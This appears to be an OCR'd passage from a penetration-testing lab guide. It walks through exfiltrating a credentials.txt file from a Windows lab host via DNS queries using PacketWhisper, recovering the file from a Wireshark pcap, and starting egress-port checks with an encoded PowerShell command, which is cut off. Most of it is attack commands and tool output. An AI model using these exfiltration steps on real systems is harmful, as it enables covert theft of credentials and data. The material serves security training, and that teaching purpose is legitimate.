
Based on the ports you identified that are allowed outbound connectivity, the stealthier exfiltration way is through port 53 (UDP). PacketWhisper can help you easily exfiltrate data via DNS requests.

PacketWhisper is a Python-based tool, but luckily we identified that Python is installed on the 172.16.91.100 machine.

To begin, download PacketWhisper from github. On Kali Linux, there is a convenient way to do this by using "git clone". More specifically:

- On your Kali machine, open a new terminal and execute the below.

```
git clone https://github.com/TryCatchHCF/PacketWhisper.git
```



```
root@0xluk3:/tmp/server# git clone https://github.com/TryCatchHCF/PacketWhisper.
git
Cloning into 'PacketWhisper'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 351 (delta 0), reused 1 (delta 0), pack-reused 348
Receiving objects: 100% (351/351), 31.37 MiB | 1.54 MiB/s, done.
Resolving deltas: 100% (185/185), done.
```


The */tmp/server* path is the one we chose for our machine. You can execute the commands above inside any directory you want.

For easier transfer, also download PacketWhisper as a zipped file as follows:

```
wget https://github.com/TryCatchHCF/PacketWhisper/archive/master.zip
```

You can then run a Python server in the directory where you saved the zipped version PacketWhisper, specifying the previously identified open port 8080.


```
python –m SimpleHTTPServer 8080
```



```
root@kali:~# cd /tmp
root@kali:/tmp# wget https://github.com/TryCatchHCF/PacketWhisper/archive/master
.zip
--2019-01-17 01:44:04--  https://github.com/TryCatchHCF/PacketWhisper/archive/ma
ster.zip
Resolving github.com (github.com)... 140.82.118.4, 140.82.118.3
Connecting to github.com (github.com)|140.82.118.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/TryCatchHCF/PacketWhisper/zip/master [foll
owing]
--2019-01-17 01:44:06--  https://codeload.github.com/TryCatchHCF/PacketWhisper/z
ip/master
Resolving codeload.github.com (codeload.github.com)... 192.30.253.121, 192.30.25
3.120
Connecting to codeload.github.com (codeload.github.com)|192.30.253.121|:443... c
onnected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: ‘master.zip’

master.zip              [      <=>           ]  28.60M  2.01MB/s    in 16s

2019-01-17 01:44:25 (1.80 MB/s) - ‘master.zip’ saved [29988578]

root@kali:/tmp# ls
master.zip
ssh-LgPojb3jZP7d
systemd-private-7ce89f3393fc4b14a1e609efd0ae6f5e-colord.service-hcVaUr
systemd-private-7ce89f3393fc4b14a1e609efd0ae6f5e-rtkit-daemon.service-BpaZwC
tracker-extract-files.0
VMwareDnD
root@kali:/tmp# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Finally, you can again point the browser on the 172.16.91.100 machine to your tap0 IP and port 8080 in order to download the tool.

Remember that the file you want to download must be in the directory inside which you started the Python server.



Directory listing for /

- .font-unix/
- .ICE-unix/
- .Test-unix/
- .X1024-lock
- .X11-unix/
- .XIM-unix/
- master.zip
- ssh-LgPojb3jZP7d/
- systemd-private-7ce89f3393fc4b14a1e609efd0ae6f5e-colord.service-hcVaUr/
- systemd-private-7ce89f3393fc4b14a1e609efd0ae6f5e-rtkit-daemon.service-BpaZwC/
- tracker-extract-files.0/
- VMwareDnD/

Now, you can download the compressed PacketWhisper to the desktop for easier access and unzip it by right-clicking on the archive.


(To save you time, we have already downloaded PacketWhisper for you and placed it on the AdminELS user's desktop.)

Now it's time to use PacketWhisper. In order to run PacketWhisper:


- Launch Wireshark on your Kali Machine again and use the "tap0" interface to listen.
- Launch cmd.exe on the 172.16.91.100 machine and go to the PacketWhisper directory.
- Copy the *credentials.txt* file to the PacketWhisper's directory.
- Launch PacketWhisper.

```
 cd c:\Users\AdminELS\Desktop\PacketWhisper-master\
 copy c:\Documents\Sensitive\credentials.txt .\credentials.txt
 python packetWhisper.py
 1
 credentials.txt
 [enter] (leave empty)
 1
 3
 y
[enter]
 y
 1
```


You should see something similar to the below screenshot, where we can see an example of packet whisper's options:



```
====  PacketWhisper Main Menu  ====

1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 1

====  Prep For DNS Transfer - Cloakify a File  ====

Enter filename to cloak (e.g. payload.zip or accounts.xls): credentials.txt
```




```
Save cloaked data to filename (default: 'tempFQDNList.txt'):

====  Prep For DNS Transfer - Select Cloakify cipher  ====


=======  Select PacketWhisper Transfer Mode  =======

1) Random Subdomain FQDNs  (Recommended - avoids DNS caching, overcomes NAT)
2) Unique Repeating FQDNs  (DNS may cache, but overcomes NAT)
3) [DISABLED] Common Website FQDNs    (DNS caching may block, NAT interferes)
4) Help

Selection: 1

Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3
```



```
dwwnmqk0t57ma.cloudfront.net
d01yhnxrxhkgn.cloudfront.net
d5ip4pwy26z3r.cloudfront.net
dkmvc0s7lspy3.cloudfront.net
de0ueq9vjtoqs.cloudfront.net
dvqbotr8i2zth.cloudfront.net
dzk09z5xafdpu.cloudfront.net
dymbclw9cr781.cloudfront.net
dxxgkazezwjr7.cloudfront.net
dtmvzitj2l6s2.cloudfront.net

Press return to continue...

Begin PacketWhisper transfer of cloaked file? (y/n): y

Select time delay between DNS queries:

1) Half-Second (Recommended, slow but reliable)
2) 5 Seconds (Extremely slow but stealthy)
3) No delay (Faster but loud, risks corrupting payload)

Selection (default = 1): 1

Broadcasting file...
```


Transmission will now begin. Wait patiently until the end; it usually takes 15+ minutes to finish the exfiltration.

Once finished, information will appear, which will look similar to the information you see in the screenshot below.




```
*** Request to UnKnown timed-out
*** Request to UnKnown timed-out
*** Request to UnKnown timed-out
*** Request to UnKnown timed-out
*** Request to UnKnown timed-out
*** Request to UnKnown timed-out
*** Request to UnKnown timed-out
*** Request to UnKnown timed-out
*** Request to UnKnown timed-out

### Ending Time (UTC): 01/15/19 16:59:09

Press return to continue...
```

<u>Back to your Kali Linux</u>, on Wireshark you should be able to see DNS queries to subdomains of cloudfront.net within the traffic:


Capturing from tap0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.  Time           Source             Destination        Protocol Length Info
  54 132.073521591 172.16.91.20       172.16.91.100      ICMP     113 Destination unreachable (Port unreachable)
  55 134.112333464 172.16.91.100      172.16.91.20       DNS       88 Standard query 0x0002 A df0g2weqclqnt.cloudfront.net
  56 134.112348738 172.16.91.20       172.16.91.100      ICMP     116 Destination unreachable (Port unreachable)
  57 135.303249203 172.16.91.100      172.16.91.20       DNS       76 Standard query 0x04da A dns.msftncsi.com
  58 135.303267768 172.16.91.20       172.16.91.100      ICMP     104 Destination unreachable (Port unreachable)
  59 136.100569383 172.16.91.100      172.16.91.20       DNS       88 Standard query 0x0003 AAAA df0g2weqclqnt.cloudfront.net
  60 136.100586141 172.16.91.20       172.16.91.100      ICMP     116 Destination unreachable (Port unreachable)
  61 136.193785989 Vmware_91:ab:86    92:ef:d8:5c:4b:94  ARP       60 Who has 172.16.91.20? Tell 172.16.91.100
  62 136.193794707 92:ef:d8:5c:4b:94  Vmware_91:ab:86    ARP       42 172.16.91.20 is at 92:ef:d8:5c:4b:94
  63 138.100468026 172.16.91.100      172.16.91.20       DNS       88 Standard query 0x0004 A df0g2weqclqnt.cloudfront.net
  64 138.100492272 172.16.91.20       172.16.91.100      ICMP     116 Destination unreachable (Port unreachable)
  65 140.100561758 172.16.91.100      172.16.91.20       DNS       88 Standard query 0x0005 AAAA df0g2weqclqnt.cloudfront.net
  66 140.100583809 172.16.91.20       172.16.91.100      ICMP     116 Destination unreachable (Port unreachable)
```

Now, save the Wireshark capture file. Remember to use the .pcap format as per the below screenshot.



File name: file.pcap


Save as: Wireshark/tcpdump/... - pcap

☐ Compress with gzip

Next, copy the saved pcap file inside the PacketWhisper's directory (in this case it's named file.pcap)

Finally, open a new terminal and go to PacketWhisper's directory and execute the following.

```
python PacketWhisper.py
 2
 file.pcap
 1
 1
 3
[enter]
```



```
IMPORTANT: Be sure the file is actually in PCAP format.
If you used Wireshark to capture the packets, there's
a chance it was saved in 'PCAP-like' format, which won't
here. If you have problems, be sure that tcpdump/WinDump
can read it manually:   tcpdump -r myfile.pcap

Enter PCAP filename: file.pcap

What OS are you currently running on?

1) Linux/Unix/MacOS
2) Windows

Select OS [1 or 2]: 1
reading from file file.pcap, link-type EN10MB (Ethernet)

=======  Select PacketWhisper Cipher Used For Transfer  =======

1) Random Subdomain FQDNs  (example: d1z2mqljlzjs58.cloudfront.net)
2) Unique Repeating FQDNs  (example: John.Whorfin.yoyodyne.com)
3) [DISABLED] Common Website FQDNs    (example: www.youtube.com)

Selection: 1

Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3

Extracting payload from PCAP using cipher: ciphers/subdomain_randomizer_scripts/cloudfront_prefixes

Save decloaked data to filename (default: 'decloaked.file'):

File 'cloaked.payload' decloaked and saved to 'decloaked.file'

Press return to continue...
```

The file should now be successfully decrypted. To view its content, you can execute the below, or double-click the decloaked.file file.

```
cat decloaked.file
```

Task 4: Automate enumerating all the exfiltration paths and identify another one


During penetration tests, we need to automate a large portion of our commonly executed activities to save time.

Let's use the egresscheck framework to see how it can automate identifying the ports that are allowed outbound connectivity.

There might be another port which is allowed outbound connectivity that we missed.

To download and launch the egresscheck framework, execute the below inside any directory you want on your Kali machine.

```
git clone https://github.com/stufus/egresscheck-framework.git
cd egresscheck-framework/
./ecf.py
```



```
root@0xluk3:/tmp/server# git clone https://github.com/stufus/egresscheck-framework.git
Cloning into 'egresscheck-framework'...
remote: Enumerating objects: 371, done.
remote: Counting objects: 100% (371/371), done.
remote: Compressing objects: 100% (183/183), done.
remote: Total 371 (delta 188), reused 371 (delta 188), pack-reused 0
Receiving objects: 100% (371/371), 66.44 KiB | 708.00 KiB/s, done.
Resolving deltas: 100% (188/188), done.
root@0xluk3:/tmp/server# cd egresscheck-framework/
root@0xluk3:/tmp/server/egresscheck-framework# ./ecf.py
```


You need to configure the tool by specifying:

- The tap0 IP of your Kali machine (TARGETIP)
- The 172.16.91.100 machine's IP (SOURCEIP)
- A port range (PORTS)
- The protocol (PROTOCOL)

You can do so, as follows:

```
egresschecker> set PORTS 8500-9500
PORTS => 8500-9500 (1001 ports)

egresschecker> set TARGETIP 172.16.91.16
TARGETIP => 172.16.91.16

egresschecker> set SOURCEIP 172.16.91.100
SOURCEIP => 172.16.91.100

egresschecker> set PROTOCOL tcp
PROTOCOL => TCP
egresschecker> generate powershell-cmd
```

The *generate powershell-cmd* we see above was executed in order to get a single PowerShell command that will help us automate the firewall assessment.



```
PORTS => 8500-9500 (1001 ports)

egresschecker> generate powershell-cmd

Warning: The powershell code does not support multiple threads; it will generate packets asynchronously but on a single thread only.

Run the command below on the client machine:
powershell.exe -e JABpAHAAIAA9ACAAIgAxADcAMgAuADEANgAuADkAMQAuADEANgAiAAoAJABwAHIAIAA9ACAAIgA4ADUAMAAwAC0AOQA1ADAAMAAiACAALQBzAHAAbABpAHQA
IAAnACwAJwAKAGYAbwByAGUAYQBjAGgAIAAoACQAcAAgAGkAbgAgACQAcAByACkAIAB7AAoAIABpAGYAIAAoACQAcAAgAC0AbQBhAHQAYwBoACAAJwBeAFsAMAAtADkAXQArAC0AWw
AwAC0AOQBdACsAJAAnACkAIAB7AAoAIAAgACQAcAByAGEAbgBnAGUAIAA9ACAAJABwACAALQBzAHAAbABpAHQAIAAnAC0AJwAKACAAIAAkAGgAaQBnAGgAIAA9ACAAJABwAHIAYQBu
